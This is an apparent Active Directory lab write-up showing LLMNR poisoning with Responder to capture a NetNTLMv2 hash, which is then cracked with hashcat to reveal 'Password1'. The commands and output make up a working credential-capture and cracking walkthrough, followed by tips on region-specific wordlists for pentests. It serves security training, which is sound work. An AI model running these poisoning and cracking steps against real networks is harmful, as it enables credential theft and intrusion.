

LLMNR - Capturing Hashes with Responder

At this point, we need to have all machines up and running.

We are going to capture password hashes with Responder.

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ cat targets_ip.txt
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b8:6e:5b, IPv4: 192.168.163.133
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1    00:50:56:c0:00:08    VMware, Inc.
192.168.163.2    00:50:56:fa:89:5f    VMware, Inc.
192.168.163.152  00:0c:29:45:3f:89    VMware, Inc.
192.168.163.153  00:0c:29:f4:56:a3    VMware, Inc.
192.168.163.154  00:0c:29:b9:95:86    VMware, Inc.
192.168.163.254  00:50:56:f2:f6:d9    VMware, Inc.

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.043 seconds (125.31 hosts/sec). 6 responded

(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:b8:6e:5b brd ff:ff:ff:ff:ff:ff
    inet 192.168.163.133/24 brd 192.168.163.255 scope global dynamic noprefixroute eth0
        valid_lft 1189sec preferred_lft 1189sec
    inet6 fe80::675c:ab07:b917:5749/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$
```

Make sure to be in the right network. We are in the same subnet, so we are good to go.

Run: "#sudo responder -I eth0 -dwPv"

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ sudo responder -I eth0 -dwPv
[sudo] password for kali:

File System: linux | ADBreach | OpacityRoom

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

You cannot use WPAD server and Proxy_Auth server at the same time, choose one of them.
```

I ran separately:

```
(kali㉿kali)-[~]
$ sudo responder -I eth0 -dwv
[sudo] password for kali:

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [ON]
    Auth proxy [OFF]
    SMB server [ON]
```

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ sudo responder -I eth0 -dPv

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder


Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [OFF]
    Auth proxy [ON]
    SMB server [ON]
    Kerberos server [ON]
```

I got the hashes from the second one, which should be the image above ("#sudo responder -I eth0 -dPv").

To generate traffic, login as kfunks. Go to "File Explorer" > Request the following:



This basically is the attack.

[illegible][illegible]

Last part is to crack this hash.

Copy that hash to a separate file.

[illegible]

```
(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
$ hashcat --help | grep NTLM
5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocol
27000 | NetNTLMv1 / NetNTLMv1+ESS (NT) | Network Protocol
5600 | NetNTLMv2 | Network Protocol
27100 | NetNTLMv2 (NT) | Network Protocol
1000 | NTLM | Operating System
```

To be able to run this attack, I had to allocate 4gb of ram for my kali. So, just keep that in mind if you are getting an error message saying "not enough memory to run the attack" or something to that matter.

[illegible]

```
0:Password1
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: KFUNKS::CP0:bc03d4d6d24ea31f:545a998c098700175d655e ... 000000
Time.Started.....: Thu Jul 25 19:43:41 2024 (0 secs)
Time.Estimated...: Thu Jul 25 19:43:41 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 469.3 kH/s (0.58ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 3072/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: adriano -> oooooo
Hardware.Mon.#1..: Util: 25%

Started: Thu Jul 25 19:43:36 2024
Stopped: Thu Jul 25 19:43:42 2024
```

Cracked: Password1.

Keep in mind, we want to have our password cracker in bare metal to use the graphics card resources.

There is also the .potfile in case the hash has already been cracked. And we can use the "--show" parameter to show those.

[illegible]

OneRuleToRuleThemAll.

For the real world, keep in mind the location of the company you are pentesting. If there are any sports teams, we could use a password list specific for that region. In other words, if we had a specific team that were very famous in that region, we could use a password list that had different combinations of password with that team name.